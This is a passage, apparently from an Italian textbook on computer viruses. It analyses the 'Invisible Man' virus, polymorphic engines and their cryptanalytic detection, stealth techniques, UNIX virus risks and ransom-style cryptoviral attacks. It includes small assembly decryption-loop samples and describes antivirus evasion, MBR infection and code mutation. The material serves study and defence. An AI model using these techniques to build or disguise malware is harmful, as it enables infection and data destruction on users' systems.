Tentiamo, con un esempio, di rendere chiaro il concetto a chi abbia trovato difficoltà nel districarsi fra termini necessariamente tecnici. Supponiamo che si stia svolgendo un programma radiofonico che consiste nel commento dei fatti del giorno da parte di un conduttore e nel porre in onda della musica a richiesta degli ascoltatori. Quando giunge la telefonata dell'ascoltatore, il conduttore interrompe ciò che si sta dicendo, cerca il disco richiesto, lo pone sul giradischi e fa ascoltare la musica del disco richiesto. Nel nostro esempio il conduttore è il **microprocessore** del computer, la telefonata con la richiesta di un preciso brano musicale è la **chiamata ad un interrupt**, ed il contenuto di un disco è la routine dell'interrupt. Affinché però il tutto funzioni è necessario avere a disposizione uno studio (il computer) che deve essere aperto (accensione del computer) e predisposto per questa attività (caricamento del BIOS e del DOS). Gli studi possono essere diversi, le predisposizioni anche, ma una cosa è sempre la stessa: il conduttore ha a disposizione una tabella dove sono scritte le posizioni esatte dei dischi negli scaffali che ha di fronte quando inizia il programma. Quando uno studio viene aperto, degli inservienti (il BIOS e il DOS) pongono rispettivamente i dischi da ascoltare (le routine degli interrupt) in una posizione particolare degli scaffali a disposizione (in un'area particolare della RAM) e preparano una tabella (tavola dei vettori) in cui i titoli dei dischi sono disposti sempre nello stesso ordine alfabetico (ordinamento costante dei vettori d'interrupt nell'omonima tabella). Tuttavia ogni coppia di inservienti (ogni BIOS e DOS) ordina i dischi sugli scaffali in modo diverso e prepara di conseguenza la tabella indicando, a fianco di ciascun titolo, la posizione del disco sullo scaffale. Se un *sabotatore*, per esempio un virus, vuole danneggiare il programma radiofonico, facendo ascoltare il contenuto di dischi diversi da quelli richiesti, può agire in due modi: o sostituisce di nascosto gli indirizzi dei dischi scritti sulla tabella, magari proprio mentre il conduttore ne sta scegliendo uno sullo scaffale, oppure prende nota dell'esatta posizione dei dischi; potrà farlo o *sbirciando* nella tabella, o annotando la loro posizione quando essi vengono posti sugli scaffali. Dopo di che, quando gli inservienti si accingono a predisporre lo studio per la trasmissione radiofonica, scambia un disco con un altro sugli scaffali. È proprio questo che accade quando il virus si pone residente in RAM attraverso un boot da disco già infetto. Esso prende nota degli indirizzi originali delle routine di gestione degli interrupt e, quando viene caricato il COMMAND.COM del DOS, conoscendo le posizioni esatte degli indirizzi suddetti, sostituisce, (per esempio) per gli interrupt 13h e 21h, due proprie routine di gestione al posto della prima istruzione di quelle originali. Agendo così il virus ha il pieno controllo sulle richieste di tali interrupt che giungono dal sistema operativo. Inoltre non ha bisogno di scambiare alcun indirizzo nella tavola dei vettori e quindi sfugge a quei programmi antivirus che rilevano la presenza di un virus proprio quando il vettore di interrupt viene modificato. Inoltre, al fine di non infettare alcuni file che sono di solito programmi antivirus, il **gestore virale** dell'interrupt 21h, una volta installato in memoria, controlla, attraverso un proprio algoritmo di calcolo, il nome di ogni programma che sta per essere infettato: se esso corrisponde ad un certo valore di riferimento, il virus non procede con l'infezione. Dopo di ciò il virus controlla, attraverso un contatore interno delle infezioni dei boot, se è stato raggiunto il numero di 20 infezioni. Se ciò non è ancora accaduto, procede con le operazioni di infezione dei file che verranno illustrate di seguito. Se invece le 20 infezioni di sistema sono state raggiunte e se viene eseguito un programma che ha una data di creazione anteriore di oltre un anno rispetto a quella memorizzata nel timer del sistema, sovrascrive il programma stesso con un altro piccolo programma. Quest'ultimo fa apparire il messaggio dedicato ad Ester (che vediamo di seguito), insieme ad una poesia, mentre fa suonare al computer alcune note del brano musicale *'Invisible Man"* dei Queen. Il programma originale, così sovrascritto, diventa del tutto irrecuperabile e la sua esecuzione cessa con un ritorno al DOS, che restituisce un messaggio di errore di livello 255.

> The Invisible Man - Written in Salerno (ITALY), October 1992
> Dedicated to Ester: I don't know either how
> or when, but I will hold you in my arms again
>
> I'm the invisible man,
> I'm the invisible man,
> Incredible how you can
> See right through me.
>
> I'm the invisible man,
> I'm the invisible man,
> It's criminal how I can
> See right through me.

Quando invece l'infezione avviene per mezzo di un file infetto, il virus innanzi tutto va alla ricerca della propria presenza in memoria, chiamando l'interrupt 21 e verificando se un particolare valore che esso pone in un registro interno produce il ritorno di un altro predeterminato valore nello stesso registro (**installation check**). Se ciò accade, il virus si riconosce come già presente in memoria ed evita di procedere con la propria installazione, eseguendo il programma già infetto. In caso contrario si installa in memoria e si riserva 3456 byte di RAM alterando la catena degli MCB ed aggiornando un proprio contatore che tiene conto del numero di sistemi infettati. Dopo di ciò il virus va alla ricerca dell'indirizzo originale della routine di gestione dell'interrupt 13h. Come abbiamo già detto, questa è un operazione rischiosa per il virus in quanto deve *sbirciare* il contenuto del relativo vettore d'interrupt senza che un eventuale antivirus residente in RAM se ne accorga. Infatti molti antivirus sono ormai predisposti per intercettare un'azione del genere ed allora il virus la compie ponendo in atto una tecnica abbastanza complessa che va sotto il nome di "**tunnelling**". Esistono vari modi per realizzare questa tecnica e, qualunque sia la procedura adottata, essa consiste, in linea generale, nel "*riagganciare*" una normale e lecita chiamata fatta ad un certo interrupt per ottenere una certa particolare risposta. In questa maniera un eventuale antivirus, che ha controllato le operazioni della chiamata iniziale, trovandole perfettamente "normali", considera ancora sotto il suo completo controllo l'interrupt stesso, mentre invece il virus cattura una risposta specifica, attraverso questa tecnica che crea una specie di "**tunnell**" nascosto di ritorno. Ottenuto l'indirizzo iniziale dell'interrupt 13h il virus lo utilizza per proprie operazioni sul disco e così elude il blocco da parte di programmi antivirus TSR che controllano la modifica dei vettori di interrupt. Fatto ciò il virus legge il Master Boot Record del disco fisso per vedere se esso è già infetto. Se non lo è, e se una delle partizioni del disco è di un certo tipo, essa viene ridotta di sette settori, che vengono impiegati per celare il MBR originale ed il codice virale, dopo di che viene creato un nuovo MBR con le informazioni sulla nuova partizione così modificata. Il nuovo Master Boot Record è **polimorfo** e **cifrato**. Ciò significa che, a parte le nuove informazioni sulla nuova partizione, il resto del MBR è diverso da qualunque altro MBR che sia stato o che venga successivamente infettato dal virus su un altro computer. In tal modo la ricerca del virus per *stringhe di riconoscimento* diventa particolarmente difficoltosa. Per contro, il virus è in grado di rilevare se si tratta di un MBR infetto, poiché crea un checksum unico per ciascun MBR e lo scrive al suo interno; dopo di che, per verificare l'avvenuta infezione, ricalcola il checksum e lo confronta con quello contenuto nel MBR. Fatto ciò, il virus con la stessa tecnica di "**tunnelling**" adottata per l'interrupt 13h, legge l'indirizzo originale della routine di gestione dell'INT 21 e, una volta ottenuto, lo impiega per tutte le successive operazioni con il sistema operativo. A questo punto, ogni file con estensione .COM o .EXE che venga successivamente aperto, letto, rinominato o eseguito e che non sia stato ancora infetto, viene infettato dal virus che si attacca alla fine del file. Per controllare se un file è già infetto, il virus adotta la stessa tecnica di cifratura e di **polimorfismo** impiegata per individuare l'infezione sul Master Boot Record dei dischi fissi. Nella variante appena descritta, i file .COM si allungano, prevalentemente, di 2846 byte e quelli .EXE di 2926 byte. L'unico limite per i file .COM è costituito dalla loro lunghezza che, se superiore a 62720 byte, impedisce l'infezione da parte del virus. L'allungamento dei file tuttavia può essere diverso a seconda della variante del virus che impieghi altri tipi di checksum per il riconoscimento.

4.2 Polimorfismo avanzato

Vista la proliferazione dei **polymorphic engine** (TPE, MTE, DAME, DSCE, VIP, etc.) abbiamo deciso di descrivere per sommi capi cosa fa questo codice. Un **motore** non è nient'altro che *un generatore di codice macchina*. La scrittura di tali motori richiede una conoscenza approfondita dell'**instruction set** del 80x86, di come manipolare gli *opcode* a livello di bit in modo che con delle opportune operazioni si trasforma un valore senza significato in un certo opcode valido per il processore. In effetti, l'idea è quella di avere una routine di decifrazione che a prima vista non lasci capire ciò che effettivamente fa.

I virus polimorfici codificano ogni copia del virus con una routine di decodifica differente. Poiché (teoricamente) in ogni routine di decodifica generata nessun byte rimane costante, è difficile per gli antivirus rilevare questo codice con tecniche di semplice *pattern matching*. Infatti, gli antivirus sono costretti ad usare delle routine di rilevamento (che variano da virus a virus) che spesso provocano dei "falsi allarmi" segnalando la presenza di virus che effettivamente non esistono (in quel sistema). In più, se un antivirus fallisce nel rilevare una singola istanza del virus, allora quella singola istanza rimarrà irrilevata e produrrà a sua volta molte altre "generazioni" di quel virus. Diciamo generazioni e non "copie" perché la mutazione che ha oltrepassato il rilevamento antivirale può divenire una caratteristica ereditaria, cioè come succede in biologia si può avere una selezione naturale della specie (cfr. C.Darwin). Come succede anche in natura, l'obiettivo principale del virus è la sopravvivenza.

L'approccio più banale tratta la routine di decodifica come una semplice sequenza di byte;

un approccio concettualmente più evoluto tratta la routine di decodifica come un algoritmo astratto, cioè come una sequenza di passi:

1. **Setup pointer register**

   inizializzazione del registro che contiene un puntatore alla zona di memoria che deve essere decifrata.

2. **Setup count register**

   inizializzazione del registro che contiene la lunghezza del codice da decifrare.

3. **Usa il pointer register per decifrare un byte (word)**

4. **Aggiornamento del pointer register**

5. **Decremento del count register**

6. **Se il count register è maggiore di zero allora ritorna al passo 3.**

A questo algoritmo si adattano una infinità di routine. Come esempio ne vediamo due:

```
        mov   bx, offset startencrypt  ; BX e' il pointer register
        mov   cx, viruslength / 2      ; CX e' il count register
decrypt_loop:
        xor   word ptr [bx], 12h       ; decifra una word alla volta
        inc   bx                       ; aggiorna il pointer register
        inc   bx                       ; per puntare alla prossima word
        loop  decrypt_loop             ; aggiorna il count register e cicla
                                       ; finche' e' maggiore di zero
```

```
start:
        mov   bx, viruslength         ; BX e' il count register
        mov   bp, offset start        ; BP e' il pointer register
decrypt_loop:
        add   byte ptr [bp+0Ch], 33h  ; decifra un byte alla volta
        inc   bp                      ; aggiorna il pointer register
        dec   bx                      ; aggiorna il count register
        jnz   decrypt_loop            ; e cicla finche' e' maggiore di zero
```

Chiaramente i motori, per ogni istanza del virus, possono generare una routine di decodifica diversa nel codice ma uguale nell'algoritmo. Per aumentare la difficoltà di analisi, le routine di decodifica vengono alterate inserendo al loro interno del loro codice del codice fittizio chiamato

do-nothing che praticamente non altera l'algoritmo di decifratura. Per esempio, supponiamo di voler inizializzare il count register (posto nel registro AX) con il valore 0808h. Invece di inserire l'istruzione

```
mov   ax,0808h
```

il motore inserisce le istruzioni seguenti:

```
mov   ax, 0303h      ; ax = 0303h
mov   bx, 0101h      ; bx = 0101h
add   ax, bx         ; ax = 0404h
mov   cl, 1          ; cx = 0001h
shl   ax, cl         ; ax = 0808h
```

I motori polimorfici fanno questo tipo di operazioni non solo per la fase di inizializzazione ma per tutte le istruzioni "**effettive**" della routine di decifratura.

I motori effettivamente utilizzati dai virus-maker si comportano in modo analogo a quanto descritto, accentuando chiaramente la complessità delle operazioni coinvolte.

4.3 Crittoanalisi del polimorfismo

4.3.1 Definizioni e Terminologie

Il motore polimorfico (**polymorphic engine**) ideale è generalmente definito *come un programma che può trasformare un blocco di codice in un altro blocco di codice che avrà esattamente la stessa funzionalità del precedente.* Tutte le possibili trasformazioni di un blocco, sono tutte istanze differenti dello stesso codice originale. Queste istanze non condividono *pattern* prevedibili, poiché la presenza di tali pattern può essere usata per dedurre la presenza del codice cifrato che il motore intende nascondere.

Il metodo comunemente più usato è molto lontano da quello ideale. Esso consiste nello applicare un **loop** di cifratura su un certo codice (cfr. 4.2), e prependere una routine al blocco di codice cifrato che lo decifrerà, e poi passargli il controllo come se il codice non fosse mai stato cifrato.

Per mantenere più fedele il tutto al modello ideale, anche la routine di decodifica deve variare, ed è questo il punto dove si presentano i benefici reali di questo approccio. Invece di dover variare un grosso blocco di codice, soltanto la routine di decifratura ha bisogno di essere variata, e poiché la routine ha tipicamente una dimensione di circa 10 istruzioni, il vantaggio che se ne ricava è ovvio.

L'algoritmo di decodifica è mantenuto il più semplice possibile, poiché la complessità della routine di decifratura è in relazione diretta con la complessità del codice necessario a variarla con successo. Uno schema di cifratura come quello di Cesare sarebbe vergognoso da usare: solitamente un **round** di una operazione, trasforma ciascuna unità elementare di dati U nel suo *ciphertext* equivalente U'. Anche se ciò **non** è realmente una cifratura, la terminologia è semplificata quando tutto ciò è visto come una cifratura.

Il codice è trasformato unità per unità, tipicamente un *byte* o una *word* alla volta. La procedura di **de-trasformazione** esegue semplicemente le operazioni inverse. Le operazioni di trasformazione più usate sono ADD, SUB, XOR (che denotiamo con $\oplus$) e rotazioni di bit (che denotiamo con $\lll$ oppure con $\ggg$).

Tutti gli operatori sono binari ed usano una **chiave** K tale che:

$$U' = U + K \qquad U' = U - K \qquad U' = U \oplus K \qquad U' = U \lll K \qquad U' = U \ggg K.$$

4.3.2 Come rilevarli ed attaccarli

Un motore sarebbe **non individuabile** se la routine di decifratura fosse indistinguibile dal resto del codice senza una funzione di decifrazione, ed il codice cifrato fosse indistinguibile da dati casuali. Fortunatamente, le restrizioni imposte ai programmi dal set di istruzioni del processore non permette ciò.

Gli attacchi si presentano con varie sfaccettature, ma sono in sostanza analoghe. Tali attacchi cercano frammenti di codice che potrebbero essere stati generati dal motore. Questo tipo di attacco è imperfetto poiché parti di un programma "legale" possono benissimo essere state generate da un motore. Inoltre, nascondere codice generato polimorficamente nel mezzo di un programma legale rende questo tipo di attacchi virtualmente impossibili.

L'attacco alla routine di cifratura più sciocco traccia il codice di decifrazione, cercando i codici operativi (*opcodes*) del processore che il motore non può aver generato. Utilizzando delle tecniche di *anti-debugging* esterne al motore, questo tipo di attacco viene bloccato. La maggior parte degli anti-virus più semplici possono essere bloccati se un virus utilizza tali tecniche.

Un attacco più sofisticato implicherebbe una **analisi statistica**, ma al momento gli attacchi reali sono differenti e si focalizzano sul codice cifrato. Potrebbe non esserci una sequenza di unità prevedibile, ma le unità hanno relazioni matematiche distinte tra loro poiché sono state tutte trasformate usando la stessa operazione. Se l'operazione **inversa** è nota, se ne può trarre un vantaggio.

E' possibile trasformare parti di codice cifrato e non cifrato, indipendentemente, in una forma comune. Per utilizzare questo fatto nel rilevamento supponiamo che una stringa sia la versione cifrata di una stringa non cifrata: calcoliamo cosa dovrebbe essere la loro *forma comune*, una volta per il **plaintext** ed una volta per il **ciphertext**, ed infine vediamo se le due forme corrispondono. Le manipolazioni necessarie per giungere a tale forma comune sono differenti a seconda del tipo di cifratura, ma per un singolo loop sono facilmente ottenibili come segue:

$$\begin{aligned} A' &= A\ Op\ K \\ B' &= B\ Op\ K \end{aligned}$$

dove A e B sono unità plaintext, ed A' e B' sono il loro ciphertext e Op è un operatore binario come definito nel paragrafo precedente. Ora possiamo derivare ($NegOp$ è l'inverso dell'operatore binario Op):

$$\begin{aligned} A'\ NegOp\ B' &= (A\ Op\ K)\ NegOp\ (B\ Op\ K) \\ &= A\ Op\ K\ NegOp\ B\ NegOp\ K \\ &= A\ NegOp\ B. \end{aligned}$$

Quindi si vede che:

$$A'\ NegOp\ B' = A\ NegOp\ B \tag{1}$$

In particolare $A' \oplus B' = A \oplus B$ se il codice era stato cifrato con un loop XOR.

Effettuiamo uno XOR sia su coppie consecutive di unità cifrate, sia su coppie di unità plaintext, e confrontiamo i risultati. Si procede analizzando la coppia (D[n],D[n+1]), seguita dalla coppia (D[n+1],D[n+2]), (D[n+2],D[n+3], e così via, con n=0,1,... e D è la dimensione dell'unità (per esempio D=1 per i byte, D=2 per le word).

Vediamo un esempio che spiega meglio tutto ciò. Sia $Y = Y_1Y_2Y_3Y_4$ una porzione del ciphertext di cui vogliamo ricavare la corrispondente porzione del plaintext $X = X_1X_2X_3X_4$ (detta **signature**). Supponiamo che l'operatore implicato nella codifica sia $\oplus$. Dalla (1) si ottiene che:

$$\begin{cases} Y_1 \oplus Y_2 = X_1 \oplus X_2 \\ Y_2 \oplus Y_3 = X_2 \oplus X_3 \\ Y_3 \oplus Y_4 = X_3 \oplus X_4 \end{cases}$$

Si ricava che:

$$\begin{cases} X_2 = X_1 \oplus Y_1 \oplus Y_2 \\ X_3 = X_2 \oplus Y_2 \oplus Y_3 \\ X_4 = X_3 \oplus Y_3 \oplus Y_4 \end{cases}$$

Risolvendo col metodo di sostituzione si ottiene:

$$\begin{cases} X_2 = X_1 \oplus Y_1 \oplus Y_2 \\ X_3 = X_1 \oplus Y_1 \oplus Y_2 \oplus Y_2 \oplus Y_3 \\ X_4 = X_1 \oplus Y_1 \oplus Y_2 \oplus Y_2 \oplus Y_3 \oplus Y_3 \oplus Y_4 \end{cases}$$

Quindi si ottiene un sistema di equazioni parametriche nel parametro X_1. Se tentiamo con tutti i possibili valori per X_1 (nel caso fosse un byte i possibili valori sono 256) troveremo sicuramente una sequenza $X_1X_2X_3X_4$ che ha senso. A questo punto si può facilmente ricavare il valore della chiave K perché sappiamo che $K = X_1 \oplus Y_1$; se, applicando K all'intero ciphertext, otteniamo un plaintext **corretto**, allora vuol dire che il valore di X_1 che abbiamo scelto è quello giusto.

Naturalmente tutto questo funziona ancora anche se utilizziamo un loop leggermente più complesso, come una somma in cui K è incrementato di 1 ogni iterazione, e viene trasformata una unità per iterazione.

$$\begin{aligned} A' &= A + K \\ B' &= B + K + 1 \end{aligned}$$

Deriviamo che:

$$\begin{aligned} A' - B' &= (A + K) - (B + K + 1) \\ &= A + K - B - K - 1 \\ &= A - B - 1 \end{aligned}$$

Quindi si vede che $A' - B' = A - B - 1$

Analogamente al caso precedente possiamo computare $A' - B'$ e $A - B - 1$ e confrontarne i risultati. Come si vede chiaramente, le operazioni necessarie per trasformare il ciphertext ed il plaintext in una forma comune non sono uguali, mentre lo sono i risultati.

Tale attacco è chiamato **crittoanalisi**. Il numero degli errori che si possono commettere nello scegliere il parametro (X_1 nell'esempio precedente), diminuisce rapidamente al crescere della lunghezza della *signature* con la seguente relazione:

$$\frac{1}{2^{NumerobitUnità \star Lunghezza\_Signature}}$$

Ora proviamo a cambiare dinamicamente il valore della chiave K aggiungendogli l'indice dell'iterazione che chiamiamo C.

$$\begin{aligned} A' &= A \oplus K \\ B' &= B \oplus (K + C) \end{aligned}$$

Deriviamo che:

$$A' \oplus B' = (A \oplus K) \oplus [B \oplus (K + C)]$$

Non possiamo eliminare la chiave K! Quindi non possiamo più ricavare la forma comune come prima. La soluzione è ricostruire K usando l'attacco crittografico **known plaintext**.

Questo tipo di attacco ha la fortuna di essere facile su cifrature come queste:

$$K = A' \oplus A \tag{2}$$

$$K + C = B' \oplus B \tag{3}$$

A questo punto abbiamo una chiave K, non necessariamente quella del primo byte cifrato, ma che si riferisce ad una certa iterazione. Quindi quando c'era un semplice loop potevamo utilizzare la chiave K per decifrare tutto il codice, mentre ora dobbiamo prima ricostruire il contatore C e poi utilizzarlo con la chiave K.
Sottraendo membro a membro la (2) dalla (3), otteniamo:

$$C = B' \oplus B - A' \oplus A$$

Ora che abbiamo anche C possiamo decifrare l'N-esima unità (l'indice parte da 0) utilizzando la relazione:

$$U = U' \oplus (K + N * C)$$

Confrontando U con l'unità corrispondente del plaintext vediamo se la chiave K che ci siamo ricavati era quella giusta.

4.3.3 I limiti di questi attacchi

Quasi tutti i **polymorphic engine** possono essere "rotti" usando queste semplici tecniche di crittoanalisi. Le cose possono diventare più complesse se si utilizzano più strati di cifratura.

Supponiamo che un motore cifri ciascuna unità con un ADD ed uno XOR:

$$\begin{aligned} A' &= (A + K_1) \oplus K_2 \\ B' &= (B + K_1) \oplus K_2 \end{aligned}$$

Si vede facilmente che:

$$A' \oplus B' = (A + K_1) \oplus (B + K_1)$$

Ma ora abbiamo bisogno di ricavare o eliminare la chiave K_1 che non è tanto facile essendoci lo XOR nel mezzo. Con ulteriori altri strati di cifratura, diventa praticamente impossibile decifrare, ed il peso di ciò ricade tutto sulla complessità della routine di cifratura. Per tale motivo i virus non utilizzano (ancora) schemi di cifratura più complessi come il DES, IDEA, RC5, etc., che porterebbero a virus più grandi, più lenti e quindi facili da rilevare.

4.4 Stealth Virus

I virus **stealth** sono virus che usano tecniche speciali per evitare il rilevamento sia da parte degli utenti sia da parte dei prodotti antivirus. Molti ricercatori nel campo "antivirale" ([Hof97] [Datafellows] [Dr.Solomon] [AVP]) affermano che i virus che usano tecniche stealth dovrebbero avere le seguenti caratteristiche:

1. Il virus dovrebbe **nascondere**, quando è residente in memoria, qualsiasi variazione fatta alle componenti eseguibili del sistema, come l'incremento della lunghezza del programma, o l'alterazione del boot sector o MBR.

2. Il virus dovrebbe **disinfettare** i programmi "on the fly". Per esempio, quando un programma infetto è caricato in memoria, il programma viene disinfettato. Questa tecnica non permette agli antivirus di intuire una probabile infezione notando la modifica di un file.

Da alcune analisi da noi fatte su virus che utilizzano tecniche stealth si evincono anche le seguenti caratteristiche:

1. Il virus si colloca in **zone non utilizzate** di un media, per esempio per i boot virus, si colloca nei settori non utilizzati del disco fisso (che sono tra gli 8 e i 40 Kb); per i file virus, si usa la *slack area* del file che si vuole infettare, oppure si modifica il linking dei cluster di quel file nella FAT.

2. Il virus **disabilita un eventuale antivirus** residente in memoria: ciò è possibile poiché questa è un'operazione lecita che gli stessi antivirus fanno. Infatti, un programma antivirus che ha un modulo di prevenzione residente in memoria, deve poter richiedere a questo modulo la sua disattivazione temporanea, quando viene lanciato dall'utente, in modo da non avere dei conflitti. Quando la scansione termina il programma riattiva il modulo residente.

3. Il virus va alla **ricerca di eventuali antivirus** residenti e se ve ne sono evita di partire, aspettando di entrare in azione quando non sono presenti questi "guardiani".

4.5 UNIX è immune dai virus?

Una fonte di notizie sui computer virus e sulla Computer Security è la Usenet [1] [2] [4]. Da una lettura assidua di tali aree si vede che molto raramente si parla di virus per UNIX o di informazioni collegate al mondo UNIX, e nessuna volta si parla di infezioni avvenute nel mondo UNIX. Ma ciò non vuol dire che il problema "virus" non esista per UNIX, vuol dire solo che sotto UNIX tale problema è leggermente diverso: vediamo come e perché dando un'idea generale di come UNIX resiste agli attacchi virali.

Ci sono diversi modi di creare programmi che (con i dovuti privilegi) possono agganciarsi ad altri programmi: in particolar modo è relativamente semplice scriverne qualcuno in shell script, in AWK, in M4, additittura in macro di *troff*, o macro Postscript [Bey90]. Noi ci concentreremo su di un tipo di file eseguibili: i programmi binari.

Il problema principale nella creazione di un virus (in generale) è quello di aggiungere un pezzo di codice eseguibile "autonomo" ad un file eseguibile esistente. Bisogna creare un meccanismo tale che il virus possa autoreplicarsi, senza del quale non può propagarsi. L'autonomia del codice di un virus è dovuta all'utilizzo diretto dell'assembler per le **library calls** *open, read, write*, etc. Il virus deve essere capace di girare in ogni parte della memoria (codice rilocabile). Quindi, non è possibile usare da parte di un codice virale le sezioni *DATA* e *BSS*, che sono tutti dati locali che devono essere mantenuti sullo stack [BSD88]. Le chiamate alle routine di libreria in assembler devono essere fatte utilizzando un tabella di indirezione che deve essere tenuta aggiornata e copiata nel file target. Il virus per essere eseguito deve essere caricato in memoria. Può essere contenuto nel file eseguibile dopo la *DATA section* originale. La grandezza di questa sezione è contenuta nell'*header* del file eseguibile, e deve essere aggiustata nel file target per permettere che venga caricato il codice del virus. Il codice del virus, ora caricato verrà eseguito quando il programma comincerà a girare. Quindi il virus dovrà conoscere bene la struttura del tipo di file eseguibile che vorrà infettare, nel caso di UNIX il formato COFF[10]. Si vede chiaramente che per scrivere un tale codice bisogna conoscere il C, la struttura dei file eseguibili (COFF), ed il sistema operativo che si sta utilizzando. Quindi una tale "opera" non è qualcosa che un utente medio di UNIX possa realizzare.

Per evitare l'esecuzione di un virus quando si lancia un programma, dobbiamo controllare che tale file non sia stato modificato, cioè che la sua integrità sia intatta. Con programmi che manipolano dati importanti, è possibile aggiungere un sequenza iniziale di protezione nel modo seguente:

```
main(argc, argv)
/* Controlla l'integrita' di questo programma.   */
if (make_checksum(argv[0]) != CHECKSUM)
    /* make_checksum potrebbe essere una funzione Hash */
{
    printf(" Attenzione ! Il programma e' stato modificato.");
    /* sarebbe meglio aggiungere    unlink(argv[0]);   */
    exit(2);
}
```

Esistono altri metodi che permettono al software di preservare la loro integrità. L'introduzione relativamente recente delle *smart card* fornisce una procedura non falsificabile per controllare l'origine e l'integrità del software. Questo è un mezzo intelligente per "sigillare" e controllare le informazioni: la smart card contiene un piccolo micro-chip dal quale prelevare delle chiavi per decrittare e "verificare" i programmi.

Anche per UNIX, come per il mondo PC, il meccanismo della propagazione, attraverso la replicazione, è una delle componenti essenziali del virus. Ma forse non è poi tanto conosciuto. Una volta che il virus è stato identificato è normalmente impossibile dire da dove il virus ha avuto origine. Per esempio, quello si può dire è che un certo programma per X-Windows è stato infettato. Se poi il virus si rivela solo al verificarsi di certe condizioni, allora è impossibile predeterminare l'estensione dell'infezione. La propagazione è difficile da predeterminare. La trasmissione da un sistema ad un altro è equamente probabile. Ci sono essenzialmente due modi per diffondere la contaminazione da un sistema all'altro: lo scambio di media contenente programmi infetti, e l'utilizzo di reti. In entrambi i casi l'utente di un sistema è ignaro del fatto che il programma che vuole usare contiene un virus. Non ci sono metodi generali per diagnosticare la presenza di un virus: esaminare un file binario non è molto utile; perfino guardare i sorgenti di un programma può non essere efficace a causa della loro complessità.

[10]Consultare manuali on-line **a.out**(4) **filehdr**(4) **reloc**(4) **scnhdr**(4) **syms**(4) **ld**(1)

Per esempio se consideriamo un virus scritto in 200-300 linee di codice C, messe all'interno di un programma di circa 5000 linee di codice come il Kermit, risulta praticamente impossibile distinguere un eventuale codice virale. L'unica cosa che possiamo fare è utilizzare programmi per la "detection" di un virus, ma visto che spesso (ogni giorno nel mondo PC) compaiono nuovi virus, tale tecnica non è totalmente soddisfacente.

La propagazione può essere rallentata utilizzando dei meccanismi di sicurezza per quel sistema. Per questo motivo i PC sono un obiettivo primario: vista la totale assenza di un meccanismo di protezione da parte del sistema operativo ogni programma può scrivere nelle *system table* o nei *vettori di interruzione*,

Uno dei principi fondamentali di UNIX, è che per un utente normale (per esempio un programma virus) è impossibile diventare *super-user*. Ciò diminuisce di molto il rischio di diffusione. Ma come molti ben sanno, alcuni sistemi non sono correttamente amministrati o configurati e quindi i virus possono trarre vantaggi da tali "buchi".

Il fattore umano è di grande importanza. Per esempio, si può mandare un programma infetto via e-mail con una nota di inizio: *"Questo benchmark misurerà le performance del vostro sistema NFS o X-Window"*. Normalmente per utilizzare un benchmark in modo corretto bisogna farlo in *super-user mode*. A questo punto il gioco è fatto! Quanti amministratori di sistema si insospettiranno di tale e-mail?

Teoricamente, possiamo dire che la propagazione di un virus in ambiente UNIX si appoggia più a fattori umani che non a "buchi" veri e propri di UNIX.

In futuro la presenza di virus in ambiente UNIX dipenderà da tre fatti principali:

- **Distribuzione Binaria del Software**

  Lo scambio di programmi binari non è più una peculiarità del mondo PC: fino a poco tempo fa la distribuzione di UNIX avveniva solo in forma sorgente, a causa delle numerose architetture hardware disponibili. Ma la situazione oggi è cambiata con l'introduzione delle **ABI** *(Application Binary Interface)* per numerosi processori. OSF/1 di Digital lavora su **ANDF** *(Architecture Neutral Distribution Format)* , una proposta di usare un formato intermedio di file eseguibili. In futuro, la distribuzione dei programmi per UNIX non verrà fatta in forma sorgente, e questo porterà ad un incremento dei rischi di virus sotto UNIX.

- **Sistemi Distribuiti**

  L'impiego di sistemi distribuiti (formalmente solo a livello di file, ora anche a livello di computazione) sarà una porta aperta alla proliferazione dei virus. In più ci sono diverse carenze a livello di sicurezza come per esempio le estensioni tipo NFS. X-Windows, in particolare non prevede nessun controllo di sicurezza serio. Aprire ai rischi della computazione vuol dire aprire la porta ai virus per UNIX. Speriamo che tutto ciò cambi in un futuro non tanto remoto.

- **Introduzione di nuovi standard di sicurezza**

  A dispetto del fatto che l'evoluzione verso i sistemi distribuiti abbia portato all'incremento dei rischi di diffusione dei virus, la buona notizia è che le **security feature** stanno diventando delle componenti standard di UNIX, e queste versioni "sicure" di UNIX sono molto meno vulnerabili ad attacchi virali. Per esempio **OSF/1** di Digital offre una sicurezza classificata come *B1*[11] dal Dipartimento della Difesa degli Stati Uniti.

[11] Per maggiori informazioni sui livelli di sicurezza consultare *Orange Book*

4.6 Attacchi Crittovirologici

4.6.1 Attacco crittografico reversibile

Gli autori di virus tentano di rendere sempre più difficile la rilevazione dei loro virus, poiché già sanno che gli utenti proveranno a rimuoverli una volta individuati. Il polimorfismo, le tecniche stealth, le tecniche di tunneling sono tra le migliori tecniche usate per scavalcare il rilevamento da parte di software antivirus, ma non sono sufficienti a garantire la **sopravvivenza** del virus. Il modo per realizzare ciò è forzare una **relazione simbiotica** tra il virus ed il suo ospite, cosicché la sopravivvenza del virus è essenziale alla sopravvivenza dell'ospite[12]. Invece, normalmente, la sopravvivenza del virus (o di altre forme di programmi illegali) è legata alla sopravvivenza dell'ospite.

Questa idea è stata già utilizzata da alcuni autori di virus: per esempio dal virus One-Half, dal virus LZR, dal cavallo di Troia AIDS Information ed dal programma KOH (ritenuto virus solo da alcuni ricercatori). Infatti, il One-half cifra il disco fisso utilizzando un sistema di cifratura simmetrico e memorizza la **chiave segreta** nel corpo del proprio codice. Fortunatamente per liberare la macchina dagli effetti indesiderati del virus basta ottenere la chiave segreta dal corpo del virus. Il ripristino, anche conoscendo completamente il codice virale, non si potrebbe effetture se invece della cifratura **simmetrica** un virus utilizzasse la cifratura **asimmetrica** (o a chiave pubblica).

Le considerazioni finora fatte ci conducono al concetto di **attacco crittovirologico** che può effettutato da un **crittovirus** o **crittotroiano**, che definiamo nel modo seguente.

Definizione 4.1 *Un crittovirus (crittotroiano) è un computer virus (cavallo di Troia) che usa una chiave pubblica generata dall'autore per cifrare un dato (o risorsa) D che risiede sul sistema ospite, in modo tale che D puó essere ripristinata (utilizzando la chiave privata) solo dall'autore del virus (supponendo che non esistano dei backup recenti).*

Le fasi di questo attacco (di tipo **denial of service**) si possono delineare in questa sequenza:

- Il virus F cifra un dato critico D (ottendo D') su un sistema S che contiene diverse risorse (software e hardware) utilizzato da un utente U.
- F si manifesta all'utente U e gli chiede di contattare il suo autore.
- L'autore del virus, una volta contattato, richiede un **riscatto** in cambio della chiave privata.
- Una volta ottenuta la chiave privata l'utente U può decifrare D' per ottenere D.

